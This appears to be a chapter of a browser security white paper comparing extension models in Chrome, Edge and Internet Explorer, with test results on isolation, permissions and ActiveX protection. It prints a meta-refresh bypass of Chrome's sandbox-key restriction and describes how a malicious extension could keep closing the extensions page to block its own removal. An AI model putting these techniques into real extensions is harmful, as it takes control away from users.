For someone less familiar with the basic concept, a browser extension is more or less an installable mini-application with a capacity to extend the feature palette of a browser. The concept was first introduced and deployed in Internet Explorer 5, released in 1999[226]. Back then, MS offered four different types of extension. From early on, the interested developers could rely on multiple choices to create extensions under the main headings enumerated next[227].

- **Shortcut Menu Extensions** were meant to extend the content menu available upon right clicking on the elements present on a website. The extension could add supplemental menu items and connect them with the wider site-interaction or with calls to external software.

- **Toolbars** enveloped one of the most popular features of the era. Common and widespread, this extension type let developers incorporate additional toolbars to the browser window's menu area. This meant a capacity to embed search engine features, calendars, or other arbitrary widgets. We are now all familiar with some darker issues around toolbars as some websites and advertisers were known to abuse bugs in MSIE to automatically install toolbars without user's consent. The latter approach was used for tracking, information leakage and other deliberately harmful actions.

- **Explorer Bars** were the extensions which allowed to extend the browser window by adding a sidebar, a bottom bar, or both.

- **Browser Helper Objects (BHO)** were the extensions responsible for expansion in the domain of features without necessarily being visible to the user. BHOs can run in the background, interact with websites, and connect information of certain types shown by the pages with external software like address books or office tools. As the BHOs are able to access event data, they can function as a keylogger or similar malware. Cases of abusing the power of BHOs have been reported quite commonly in the past.

---

[226] https://en.wikipedia.org/wiki/Browser_extensionb
[227] https://msdn.microsoft.com/en-us/library/aa753587(VS.85).aspx

Needless to say, for these kinds of early extensions, no standards were in effect. Moreover, exemptions were usually created for the tools to be workable exclusively on MSIE and no other user-agent available. At the same time MSIE was usually very lax regarding the dialogs and interactivity necessary for installing an extension, so a lot of available items contained malware. Further, extensions marked by vulnerabilities in their code made it possible for other extensions to "install themselves". We only witness a change in perspective when Microsoft introduced the first version of the "Add-On Manager" with MSIE6 SP2. This solution allowed users to see the list of the installed extensions, furnished also with functionality to deactivate or remove them.

In 2004, Firefox started to support extensions as well. However, it should be underlined that a completely new model was developed for this purpose, having little do with what Microsoft proposed five years prior. Opera followed suit in 2009, while Chrome debuted its own extension support architecture in 2010. For Chrome, the setup was built upon the concept of isolated worlds, as proposed in a publication by Adam Barth and colleagues.[228] Contrary to all other browser vendors, the new concept coined by the aforementioned authors finally had security at its core. As it was implemented by Google Chrome from the beginning, the isolated worlds model proposed a novel way to enable rich features added by extensions without foregoing the separation premise. The latter component is extremely important as sensitive user-data should by no means be exposed to the raging extensions' malware. In general, isolated worlds offered a much more fine-grained and detailed privilege model.

How was this major leap forward made by Chrome with Web Extension even possible? The reason was actually quite simple. We should begin by noting that the existing extension models used by Opera, MSIE and Firefox, made it possible for an attacker to use a vulnerability in the extension to quickly and trivially escalate privileges. In the worst case scenario, an adversary could get a direct path to Remote Code Execution (RCE) from a website through the extension, reaching the same level of privileges as the browser. Several researchers, including Liverani et al.[229], investigated that topic and published work illustrating that problem. Moving to Chrome, we can see that it aimed for finding ways to significantly lower the impact of an attack against a vulnerable extension. At the center of the new strategy were the routes concurrent to eradicating RCE and local file access to Universal XSS in the worst case, and the attacker gaining access to several otherwise well-guarded DOM APIs instead. While an extension XSS can still have tremendous consequences, the concept of isolated worlds at least assures that not all extension

---

[228] http://www.adambarth.com/papers/2010/barth-felt-saxena-boodman.pdf
[229] https://www.defcon.org/images/defcon-17/dc-17...to_liverani-nick_freeman-abusing_firefox.pdf

vulnerabilities will lead to worst case scenarios for the users.

The concept of isolated worlds and the shift from binary-based to JSON/JavaScript extensions was such a success that Mozilla announced to drop their current Add-ons concept in 2015. Consequently, Firefox has moved to Web extensions as well.[230] Note that we are talking here about Firefox abandoning their technology in favor of that developed by Google. Beware that changes of this magnitude do not happen often. Continuing the trend of more security-led modifications, Microsoft dropped ActiveX support in Edge and solely supports the Web Extension architecture as well.

Table 61. Overview of Extension Support

	Chrome	**Edge**	**MSIE11**
WebExtension	Yes	Yes	No
ActiveX	No	No	Yes

Web Extension Architecture Overview

A Web Extension has a very similar structure to the one found for HTML websites handling folders and their respective data. The extension file itself is nothing but a compressed folder structure containing HTML files, JavaScript, HTML, CSS, images, audio, and so on[231]. As extensions and web pages are alike, the extension's access would be almost the same as for APIs the browsers provides to web pages. Crucially, the extensions can also add functionality to the web browser itself. These additional capabilities are split between "*content scripts*" and "*background scripts*". As the folder structure inside a Web Extension is completely in the hands of the developer, it is not used to determine which scripts have access to certain functionalities. Instead, every Web Extension must place a *manifest.json* file into the root directory of the extension.[232] This manifest file is the core of the extension as it defines permissions needed, structure, and other capabilities of an installed Add-On. In the manifest, an extension developer can define keys and their values, together with their security implications. To fully understand this logic, we propose an overview of a Web Extension through elaborating on certain design features.

---

[230] https://blog.mozilla.org/addons/2015/08/21/the-future-of-developing-firefox-add-ons/
[231] https://docs.microsoft.com/en-us/microsoft-edge/extensions
[232] https://developer.chrome.com/extensions/overview

Communication Models

Web Extensions, assuming the permission for that was granted, not only have access to web pages and their DOM, but can also reach powerful JavaScript APIs which are otherwise not exposed to web pages. As the DOM of any web page can contain untrustworthy and malicious HTML elements or HTML attribute values, we should be prepared for them exploiting a hypothetical vulnerability in an extension. Therefore, the functionality is separated and isolated from the extensions' background code. Content scripts have access to the DOM of a webpage they are loaded into, yet they are characterized by a separate JavaScript context. As a result, a web page cannot influence the scripts' behavior by manipulating global objects. Moreover, the latter only have limited access to standard API calls related to the extensions.

The explained sequence ensures that a hypothetical injection is limited to the context of a content script. Compared to content scripts, background scripts implement the logic of a Web Extension but cannot modify the DOM of a webpage directly. To be able to communicate between the background and the content scripts, a message channel was designed. This allows to exchange data between the scripts via the JavaScript *sendMessage* call[233]. Notably the communication channel is not limited to an extension but can be relayed to web pages and other extensions as well. Some readers may have already guessed that this comes handy when we seek to whitelist domains and extension IDs, marking the items allowed to connect and send data to our extension.

Native Clients

Sometimes a Web Extension requires capabilities and features of running native C/C++ code to achieve high performance for complex operations and low-level control. This functionality is implemented via the titular "*Native Clients*".[234] In Chrome these are compiled C/C++ executables, which are loaded and run inside web browsers. To ensure and protect the security of the end user, all *Native Extensions* run inside a sandbox. This means that access to the underlying operating systems is restricted.[235]

Chrome announced that it will drop the support of NaCL and PNaCL in favor of *WebAssembly* in 2018.[236] *WebAssembly* boasts a better cross-browser support and still provides means for building safe, portable and high performance app without the need of plugins. A different approach for Native Clients can be found in Edge. There the Native Client needs to be a universal Windows platform app, supporting different programing languages. To ensure the security of the end user, Windows platform apps run inside

---

[233] https://developer.chrome.com/extensions/messaging
[234] https://developer.chrome.com/native-client/overview
[235] https://developer.chrome.com/native-client
[236] https://blog.chromium.org/2017/05/goodbye-pnacl-hello-webassembly.html

a sandbox which limits the access to certain windows API calls, as well as to the local file system.[237] Moreover, the two browsers diverge in terms of registering a Native Client, as Chrome requires a registry key to be present and Edge ships the Native Client alongside the Web Extension.

Permission Schemes

To gain access to certain JavaScript APIs, a Web Extension package needs to specify permissions in its manifest files. This correlates to the needed JavaScript API. During the installation process for a given extension, the user needs to confirm granting access to the specified permissions in the extension's manifest file via a dedicated dialog. As soon as the extension updates to a newer version calling for additional permissions, another confirmation dialog will be shown to the end user. To increase the security of the Web Extension, one can choose to specify optional permissions.[238] Compared to the long-living permissions, the permissions of this other type are only obtained when necessary, e.g. for a certain JavaScript call. A user has to issue a confirmation every time an extension asks for optional permissions. This ensures that Web Extension only holds indispensable permissions at any given time.

Manifest Files

The manifest file contains a simple JSON structure which defines all information about the deployed Web Extension. This does not only include the version of a manifest, name or version of an extension, but also covers the permission scheme, content scripts, the level of developer access needed, as well as many more details. All possible keys and their values will be presented in this subchapter, with the selection compliant to the definitions found in the Google's manifest[239], and the Microsoft's Edge[240] documentation, respectively.

---

[237] https://docs.microsoft.com/en-us/microsoft-edge/extensions/guides/native-messaging
[238] https://developer.chrome.com/extensions/permissions
[239] https://developer.chrome.com/extensions/manifest
[240] https://docs.microsoft.com/en-us/microsoft-edge/extensions/api...pported-manifest-keys

Table 62. Manifest Keys for Web Extensions on Chrome and Edge

Manifest Keys	Browser Support		Comments
	Chrome	Edge	
manifest_version	Yes	No	Ignored as of the latest Edge version.
name	Yes	Yes	
version	Yes	Yes	
author	No	Yes	
default_locale	Yes	Yes	
description	Yes	Yes	
icons	Yes	Yes	
browser_action	Yes	Partial	Edge does not support the *default_* * properties.
page_action	Yes	Partial	Edge does not support the *default_* * properties.
background	Yes	Yes	
chrome_settings_overrides	Yes	No	
chrome_ui_overrides	Yes	No	
commands	Yes	No	
content_scripts	Yes	Yes	Edge has a known issue with CSP and content scripts.[241]
content_security_policy	Yes	Partial	Edge only supports the following default CSP policy:

---

[241] https://docs.microsoft.com/en-us/microsoft-edge/extensions/api-support/...ys#optional-keys

			script-src 'self'; object-src 'self'[242]
devtools_page	Yes	No	
event_rules	Yes	No	
externally_connectable	Yes	No	
homepage_url	Yes	No	
Import	Yes	No	
Incognito	Yes	No	
Key	Yes	Yes	
minimum_[chrome|edge]_version	Yes	Yes	
nacl_modules	Yes	No	
offline_enabled	Yes	No	
Omnibox	Yes	No	
optional_permission	Yes	No	
options_page	Partial	Yes	Chrome recommends the options_ui key. It offers more control of the displayed option page.
options_ui	Yes	No	Edge still implements the older options_page key which gives less control over the displayed option page.
permissions	Yes	Partial	Edge only supports a subset

---

242 https://docs.microsoft.com/en-us/microsoft-edge/extensions/api-support/...eys#optional-keys

			of permissions[243]
`Sandbox`	Yes	No	
`short_name`	Yes	Yes	
`Storage`	Yes	No	
`tts_engine`	Yes	No	
`version_name`	Yes	No	
`web_accessible_res ources`	Yes	Yes	
`Webview`	Yes	No	
`ms-preloadscript`	No	Yes	Key to preload a script. It is used in Edge to port Chrome extensions into Edge.

A detailed description of each key can be found in the *Appendix.*

Permissions

The following Web Extension's permissions table contains a summary extracted from vendor documentation for Chrome[244] and Edge[245] browsers. These encapsulates all possible values for the "*permissions*" key in the manifest structure of Web Extension. It must be noted that Microsoft's documentation often links to Mozilla's Web Extensions documentation instead of providing stand-alone descriptions. As browsers introduce new features at a very fast pace when compared to the development life cycle of other software, it can also happen that certain permissions fail to be documented properly.

---

[243] https://docs.microsoft.com/en-us/microsoft-edge/extensi..anifest-keys#supported-permissions
[244] https://developer.chrome.com/extensions/declare_permissions
[245] https://docs.microsoft.com/en-us/microsoft-edge/extensions/api-sup...orted-manifest-keys

Table 63. Permissions supported in Web Extension

Permission	Browser Support		Comment
	Chrome	**Edge**	
`<Host permission>`	Yes	Yes	
`activeTab`	Yes	No	
`Alarms`	Yes	No	
`Background`	Yes	No	
`Bookmarks`	Yes	No	
`browsingData`	Yes	No	
`certificateProvider`	No	No	Chrome OS only
`clipboardRead`	Yes	No	
`clipboardWrite`	Yes	No	
`contentSettings`	Yes	No	
`contextMenus`	Yes	Yes	
`Cookies`	Yes	Yes	
`Debugger`	Yes	No	
`declarativeContent`	Yes	No	
`declarativeWebRequest`	No	No	Only available in Chrome *Beta/Dev* channel.
`desktopCapture`	Yes	No	
`displaySource`	No	No	Currently no documentation available
`Dns`	No	No	Currently no documentation available
`documentScan`	No	No	Chrome OS only
`Downloads`	Yes	No	

downloads.open	Yes	No	Associated permission for *chrome.downloads.open*
enterprise.deviceAttributes	No	No	Chrome OS only
enterprise.platformKeys	No	No	Chrome OS only
Experimental	No	No	Experimental Extensions' APIs need to be enabled in Chrome
fileBrowserHandler	No	No	Chrome OS only
fileSystemProvider	No	No	Chrome OS only
fontSettings	Yes	No	
Gcm	Yes	No	
Geolocation	Yes	Yes	
History	Yes	No	
Identity	Yes	No	
Idle	Yes	Yes	
Idltest	No	No	Currently no documentation available
Management	Yes	No	
nativeMessaging	Yes	Yes	
networking.config	No	No	Chrome OS only
Notifications	Yes	No	
pageCapture	Yes	No	
platformKeys	No	No	Chrome OS only
Power	Yes	No	
printerProvider	Yes	No	
Privacy	Yes	No	

Processes	No	No	Only available in Chrome *Beta/Dev* channel.
Proxy	Yes	No	
Sessions	Yes	No	
signedInDevices	No	No	Only available in Chrome *Beta/Dev* channel.
Storage	Yes	Yes	
system.cpu	Yes	No	
system.display	Yes	No	
system.memory	Yes	No	
system.storage	Yes	No	
tabCapture	Yes	No	
Tabs	Yes	Yes	
topSites	Yes	No	
Tts	Yes	No	
ttsEngine	Yes	No	
unlimitedStorage	Yes	Yes	
vpnProvider	No	No	Chrome OS only
Wallpaper	No	No	Chrome OS only
webNavigation	Yes	Yes	
webRequest	Yes	Yes	
webRequestBlocking	Yes	Yes	
Webview	Yes	No	

Once again more detailed descriptions of the important permissions can be consulted in the Appendix.

Web Extension Publication & Installation Overview

The following table sums up the current architecture of creating and loading extensions in Google Chrome and Microsoft Edge.

Table 64. Web Extension deployment aspects

	Chrome	**Edge**
File format documented	Yes	Partial
Signing support	Yes	Yes
Web store support	Yes	Partial
Update support	Yes	Yes
Possible fees	Yes	Yes
Side Loading	Yes	Yes
Tools to support development	Yes	Yes

Commenting on some of the key aspects, we should specify that CRX files are basically ZIP files with special headers and CRX file extensions. The ZIP body contains all the resources of the created Web Extension. The prepended CRX header is used to store the signature of the attached ZIP body and the public key part, which, in turn, is used to verify the signature[246]. This whole process can be completed via Chrome in *chrome://extensions > pack extensions*. During the CRX process, a set of keys (public and private) will be created automatically. The community crafted a *bash* script to automate this process, so it is currently easier to issue new packages without human interaction.

The Edge APPX package format is based on the OPC file format, which uses the ZIP compression format to store resources.[247] The APPX file can either be created via the *nodeJS* module called *ManifoldJS*[248], or by preparing the package and using the standalone tool *makeappx*[249]. Once we have a package ready, we will note it contains the Web Extension as well as the *AppxBlockMap.xml* file responsible for storing hashes

---

[246] https://developer.chrome.com/extensions/crx
[247] https://msdn.microsoft.com/en-us/library/windows/apps/hh464929(v=VS.85).aspx
[248] https://docs.microsoft.com/en-us/microsoft-edge/extensions/gu...ifoldjs-to-package-extensions
[249] https://docs.microsoft.com/en-us/microsoft-edge/extensions/gu...-testing-extension-packages

of the file structure. Although it is not mandatory, one can opt for signing an *.appx* file, which adds the *AppxSignature.p7x* file to the package. Relevant documentation can be found on the relevant Microsoft[250] websites[251].

Once a valid extension has been crafted, it can be optioned for publication. The process is straightforward for the Google Chrome web store.[252] After paying the $5 developer signup fee, one can upload and publish the developed extensions to the web store. On the contrary, no possibility currently exists for publishing Web Extensions in Microsoft Windows store. What we can do is set up a developer account, which will costs us $9 for an individual variant or approximately $99 for a company one[253]. Succeeding with this goal we can move on to a submission process and issue a request via an extension submission form. All submissions are reviewed and assessed by Microsoft before they are actually published[254].

To support enterprises, Microsoft created the "*Windows 10 store for business*" feature. It allows companies to host Microsoft Edge extensions in a manner similar to the Microsoft's Windows Store. The app goes through the same certification process and must comply with all Store Policies. There are just a few parts of the process that make us notice the discrepancies between the two browsers. The signing is taken care of by the store, which is a handling identical to that of any other app uploaded to the Microsoft's Windows Store. The applications can then be downloaded and installed by users belonging to the company.[255] As soon as a developer uploads a new version of an extension, either onto the Google's web store or to the Microsoft's Windows/Business store, any user who has had the extension previously installed, gets notified about the[256] update[257].

Both Chrome and Edge allow to load Extensions via "*side-loading*". For Chrome this means that an end user can either load a valid CRX file via *drag & drop* into the *chrome://extensions* page, or they can use the developer mode to load an unpacked Web Extension. An end user of Edge can take advantage of "*side-loading*" by using the extension settings to load an unpacked extensions, somewhat mirroring what we observed for Chrome.[258] Comparing the two browsers shows that Edge users

---

[250] https://msdn.microsoft.com/en-us/library/windows/desktop/jj835835.aspx
[251] https://docs.microsoft.com/en-us/microsoft-edge/extensions/g...-testing-extension-packages
[252] https://developer.chrome.com/webstore/publish
[253] https://developer.microsoft.com/en-us/store/register
[254] https://docs.microsoft.com/en-us/microsoft-edge/extensions/gu...d-testing-extension-packages
[255] https://docs.microsoft.com/en-us/windows/uwp/publish/distribute-lob-apps-to-enterprises
[256] https://developer.chrome.com/webstore/publish
[257] https://docs.microsoft.com/en-us/windows/uwp/publish/distribute-lob-apps-to-enterprises
[258] https://developer.chrome.com/extensions/external_extensions

have to activate *"side-loaded"* extension every time the restart the browser. What is more, Edge lets companies force installations of extensions via *side-loading*, but only if they had been signed with a certificate. The code-signing certificate in use has to be added to all employee machines. The requirement to activate "*sideloaded*" extensions as soon as the browser is restarted. This can be found in Microsoft extension documentation[259], including dedicated pages related to sideloading[260]. The extensions of this sort are not linked to any store, so they do not receive any updates.

Web Extension Security Evaluation

To test the current state of the security for Web Extension, we have selected a specific subset of features to test against. The main focus was placed on the context isolation of web pages. Also examined were extensions and other features deemed as potentially impactful as far as security of an end user or an extension is concerned.

Table 65 below features a comparative look at the Web Extension security on Chrome and Edge. It demonstrates how each browser fares in the face of a specifically tested item. It must be noted that failing at certain test cases does not have to indicate a vulnerability but always denotes a possible security-impact for the browser.

Table 65. Web Extension security test results

	Chrome	Edge
	Test results: **Pass** / **Fail**	
Content Scripts Context Isolation	Passes	Fails
Global variable clobbering in Content Scripts	Fails	Passes
Context Isolation between a Webpage and a background script. (t*abs.executeScript*)	Passes	Passes*
External resource in sandbox key	Fails	Passes*
WebView tag	Fails	Passes*
web_accessible_resources	Passes	Fails

259 https://docs.microsoft.com/en-us/microsoft-edge/extensions/extensions-for-enterprise
260 https://docs.microsoft.com/en-us/windows/application-management/si...s-in-windows-10

Downloads.open	Passes	Passes*
Context Isolation in developer extension	Passes	Passes*
Local file access via Content Scripts	Fails	Passes*
Possible malicious extension	Fails	Passes*

* The feature is either not at all or only partially supported.

Content Scripts Context Isolation

The issue of context isolation pertaining to content scripts and a web page was tested for this project. The web page JavaScript was set to define a "*getter*" for all properties of all global objects. These objects were then evaluated by the content script to detect any possible leaks, as this would not only violate the isolated world concept but could also introduce security vulnerabilities in Content Scripts. We have discovered a number of properties not being separated properly. The lacking items on Edge are listed next:

- *location.hash*
- *location.host*
- *location.hostname*
- *location.href*
- *location.origin*
- *location.pathname*
- *location.port*
- *location.protocol*
- *location.search*
- *location.assign*
- *location.reload*
- *location.replace*
- *location.toString*

Notably, no leaks in this realm were discovered for Chrome during this test. It should be underscored that the isolated worlds concept is therefore properly implemented.

Variable Clobbering in Content Scripts

A web page is normally incapable of influencing variables defined in a content script. But as the two isolated worlds share the same DOM, any HTML element ID is assigned as a property to the window object. In Chrome this behavior allows to overwrite any

undefined variable in a content script by specifying the targeted variable name in the ID attribute of a web page HTML code.[261] This behavior is not present in Edge.

Context Isolation between Web Page and Background Script

Inject JavaScript into a web page via the *tabs.executeScript* call[262] can be accomplished by a background page. The test setup for this realm was similar to testing Content Script isolation. The callback functionality of the function was furthermore checked for possible injections. Currently the callback seems to work in Google Chrome only. No new issues were discovered as the behavior seems identical to the one noted for the Content Script isolation.

External Resource in Sandbox Key

Since Chrome in version 57, the sandbox key is no longer permitted to specify or load external web content. Moreover, we learn that default CSP value is applied[263]:

```
allow-scripts allow-forms allow-popups allow-modals; script-src 'self'
'unsafe-inline' 'unsafe-eval'; child-src 'self';
```

However, the test uncovered that the applied restriction can be bypassed and lead to external web resources being loaded. The HTML file provided via the sandbox key can use *meta* redirects for this purpose:

```
<head>
<meta http-equiv="refresh" content="0;
url=http://example.com/redirect.html" />
</head>
```

WebView Tag

The WebView tag is the intended way for loading external sites inside a background page. It is currently only supported in Chrome packaged apps.[264]

It was discovered that a WebView can load any URL and inject any Content Script (or execute JavaScript inside the loaded page for that matter), without requiring any special permissions.[265] The impact of this problem is reduced because packaged apps run in a separate context, thus preventing access to cookies. On Figure 5 below one can find

---

[261] https://bugs.chromium.org/p/project-zero/issues/detail?id=1225&can=1&q=lastpass&desc=6
[262] https://developer.chrome.com/extensions/tabs#method-executeScript
[263] https://developer.chrome.com/extensions/manifest/sandbox
[264] https://developer.chrome.com/apps/tags/webview
[265] https://developer.chrome.com/apps/tags/webview#method-executeScript

screenshots comparing the information page of an extension with a content script (left-hand side) with the information page of an app relying on the WebView tag to inject JavaScript into web pages (right-hand side).

Figure 5. Permissions: Content Scripts vs WebView Tag

Web Accessible Resources

We can benefit from the "*web_accessible_resources*" key to specify resources in an extension marked for being accessible externally.[266] During the assessment of this feature, it was discovered that Edge allows a web page to load any extension resource in a tab by specifying the exact *ms-browser-extension://<path>* via the JavaScript location object. This behavior holds up when the extension is disabled and could generally introduce possible security issues in case of the Web Extension resource suffering from a DOM-based XSS vulnerability.

Downloads.open

Google Chrome offers extensions the possibility to initiate, control and open file downloads via the *chrome.downloads* API. As the opening of a downloaded file can introduce a big security threat for a user, the behavior of this feature was investigated.

The user needs to initiate the *chrome.downloads.open* call either by using a key shortcut linked to the extension or via clicking on the extension icon. Otherwise the function will

---

[266] https://developer.chrome.com/extensions/manifest/web_accessible_resources

fail.[267] Once the preliminary step is completed, the file is executed but Chrome relies on Windows' *zone identifier* feature to prohibit the automatic execution without user confirmation. If a downloaded file has a *zone identifier* lower than three or no *zone identifie*r is present at all, a file execution takes place immediately. This can be achieved in two different way. The first approach would be through downloading a local file, but the downside here is that it will trigger a warning box before the file is actually "*downloaded"*. The second strategy entails downloading a file from an Intranet web page. A possible example of a working "*intranet*" site if a reader wants to test this behavior can be found at http://ai/.

Context Isolation in Developer Extension

A developer extension has access to a website's DOM and can execute JavaScript in its context. Google Chrome's documentation clarifies that this feature does not use isolated worlds, so the extension must be really careful when it comes to evaluating the returned content.[268]

Local File Access via Content Scripts

Regarding content scripts, documentation offers that it is possible to inject them into the *file:// context*.[269] This has different implications for each browser. Google Chrome supports directory listing via the file protocol, therefore allowing an extension to load the local file structure and enumerate available resources. It is not possible to open any file, as Chrome immediately triggers a download for the file instead of showing its contents, therefore prohibiting an extension access. In Edge the support of the *file:///* protocol for Content Scripts does not seem to work properly, therefore denying a reliable way to determine the behavior of this browser

Possible Malicious Extension

One component of the research sought to judge whether a malicious extension can be persistent and execute early to show information to the user, for instance with the aid of popups or notifications. Starting with Chrome, we can see that the browser supports the "*background*" permission in its manifest specification.[270] In case an extension specifies this permission, it will be launched as soon as a user has an active Windows session. A small icon in the Taskbar indicates the presence of a running extension, which can be terminated from there. The extension also continues to run if Chrome is closed. Denying the possibility to disable the extension surely affects the user

---

[267] https://developer.chrome.com/extensions/downloads#method-open
[268] https://developer.chrome.com/extensions/devtools_inspectedWindow
[269] https://developer.chrome.com/extensions/match_patterns
[270] https://developer.chrome.com/extensions/declare_permissions#background

and is of key importance here. As soon as an extension has the "*tabs*" permission, it can enumerate all opened tabs and evaluate the relevant URL. Either *chrome.tabs.getAllInWindow*[271] or *browser.windows.getAll*[272] JavaScript APIs can be used on Chrome or Edge to retrieve all active tabs.

The extension settings page of Chrome is hosted on *chrome://extensions* and the aforementioned APIs can be employed by the extension to enumerate all tabs. This can occur every second and detect if the extension page is opened. Once detected, it can immediately close the tab, therefore denying user an option of disabling extensions at their will. This behavior cannot be implemented in Edge as the extension settings page is not opened in a tab but rather in an overlay. This view clearly cannot be closed by an extension.

MSIE Extension Security Evaluation

This chapter describes the current security model implemented for extensions in Internet Explorer. First it furnishes relevant background information pertaining to the available security options for ActiveX, noting how these diverge depending on the Windows version in use. Secondly, we take a look at Flash, which is one of the most installed ActiveX controls in Internet Explorer. We use it as a case study to show the currently deployed security settings for the widely used ActiveX controls.

ActiveX, or a so-called "cabinet" file, is a simplified file format based on the OLE 2.0 standard.[273] The binary file format only needs to export a subset of the standard OLE interfaces to be fully functional. However, being a "*normal*" binary executable file, it is allowed to call any Windows API, access the local filesystem, open ports, and perform other actions. As ActiveX has no built-in sandbox, it can solely be restricted when the process itself is limited. Once ActiveX is properly registered on the operating system, any website can invoke it in and use its features to enrich the web experience for a user, for example by displaying a video. Since the 3.0 version[274], Internet Explorer is the only browser supporting and using ActiveX to implement web browser Add-ons.

The Windows operating system and Internet Explorer support two different methods as far as installing an ActiveX component is concerned. The first manual approach requires untrusted code already running on the operating system. A classic example is a setup executable which installs the necessary ActiveX components. A software component could

---

[271] https://developer.chrome.com/extensions/tabs#method-getAllInWindow
[272] https://developer.mozilla.org/en-US/Add-ons/WebExtensions/API/windows/getAll
[273] https://en.wikipedia.org/wiki/ActiveX
[274] https://en.wikipedia.org/wiki/Internet_Explorer_3

either use *regsvr32.exe* tool or, alternatively, set the necessary registry keys to complete the installation. It must be noted that this process cannot succeed without having administrator privileges. Besides the manual approach, Internet Explorer supports a second semi-automatic avenue for the same purpose of ActiveX components' installation.[275] When Internet Explorer encounters a web page which specifies an ActiveX control via the *object* tag in its HTML code, it will download the ActiveX automatically. If the downloaded component is not digitally signed, the installation process will be completely ceased with immediate effect. Conversely, when the control is properly signed, the end user needs to confirm that s/he wants to proceed with the installation of the ActiveX component. This ensures that even a signed component is not just incorporated automatically without user-interaction.[276]

Enhanced Protected Mode (EPM)[277]

The semi-automatic installation process in Internet Explorer requires a valid digital signature, which verifies the author of the control. Due to this logic, attackers often target benign and widely deployed ActiveX components by analyzing and exploiting vulnerabilities in them to attack an end user. To leverage additional protection and security for end users, Microsoft introduced the "*Enhanced Protected Mode*", known as EPM mode. The EMP was deployed for Internet Explorer in 2012 and it changes the behavior of loaded ActiveX controls. The following section will describe the permissions of an ActiveX component for when EPM is enabled, vis-à-vis a scenario with EPM disabled.

Although Internet Explorer implements a "Zone" model (i.e. the Internet, Intranet, Trusted sites, Restricted sites, and Local HTML zones, see also *Chapter X*), this part of the paper will focus on the behavior of EPM in the Internet zone. This is because the Internet zone is the standard mode used while surfing the web, which makes it active during most of attacks.

Without the Enhanced Protected Mode enabled, the implemented standard behavior is as follows:

- Internet Explorer uses a multi-process architecture. One process, namely the so-called "*Manager*" process, runs with *medium* integrity. The "*Content*" pro-cesses, which hosts HTML content and ActiveX controls, runs with *low* integrity.
- For most resource access (e.g. file, registry, etc.), process integrity levels

---

[275] https://www.edrawsoft.com/activex-control-iesetting.php
[276] https://msdn.microsoft.com/en-us/library/cc295483.aspx
[277] https://blogs.msdn.microsoft.com/ieinternals/2012/03/23/understanding-e...otected-mode/

implement an *"Allow Read-Up, Block Write-Up"* approach. As this means a *low* integrity process, an IE tab is capable of reading most resources on the disk or in the registry, even when they were marked as a location with *medium/high* integrity. However, due to the second component in our premise, the IE tab would not be permitted to modify or write to the aforementioned items. A process is additionally not allowed to elevate its own integrity to a higher level.

- What is noteworthy for a 64-bit architecture is that the "*Manager*" process will run as a standard 64-bit process, thus making use of the additional security features this architecture offers. Any "*Content"* process will be a 32-bit process by default, even when it theoretically belongs to the 64-bit architecture. The reason behind that relates to keeping backwards compatibility with 32-bit ActiveX controls.

When a user ticks the "*Enable Enhanced Protected Mode*" option in the Security section of Internet Explorer's *Tools > Internet Options > Advanced* tab, the standard of behavior for the "*Content*" processes is altered. Namely, additional security for protecting the end-user is deployed.

However, on a Windows 7 or Windows Server 2008 R2 64-bit versions, Internet Explorer will turn on 64-bit processes for "Content" processes. For these versions of the Windows system no extra security features are enabled via EPM. An explanation for this can be traced to the fact that EPM was implemented to apply the new process isolation feature - namely AppContainer - to the Internet Explorer as of Windows 8. The AppContainer feature is not available on any earlier versions of Windows operating systems. Additionally, it must be noted that enabling EPM on a Windows 7 32-bit operating system essentially has no effect as neither 64-bit processes nor A*ppContainers << Link to Memory > AppContainer >>* are available.

On Windows 8 or any more recent Windows version, EPM will additionally restrict IEs "*Content*" tabs by enforcing AppContainer by default. In essence, this strategy relies on AppContainer as a more fine-grained access control, especially in comparison to the Integrity Levels. Instead of implementing the *"Allow Read-Up, Block Write-Up"* approach, the AppContainer can restrict access of a given process even further since it owns certain permissions[278]. This does not only include read/write access to the local file system or the registry but also signifies that the AppContainer has the power to limit network capabilities.

In the context of an IE tab running inside the default AppContainer, it is forbidden to access

---

[278] https://msdn.microsoft.com/en-us/library/windows/apps/hh464936.aspx

ports on the loopback interfaces or private IP addresses. Similarly, one may not open a listening socket or access resources which are not specifically whitelisted by one of the AppContainer's permissions. IE owns the following AppContainer permissions at present:

- *internetExplorer*
- *internetClient*
- *sharedUserCertificates*
- *Location*
- *Microphone*
- *webcam*[279]

As most and especially older ActiveX components were not developed to support AppContainers and the corresponding restrictions it imposes, Internet Explorer will first block any of these controls as soon as EPM is enabled. The browser will then inform the end user about this event with a dedicated notification. The end user is given a choice of having ActiveX re-enabled. In this scenario, it will be loaded outside of the AppContainer and rely on 32-bit *low* Integrity process instead.

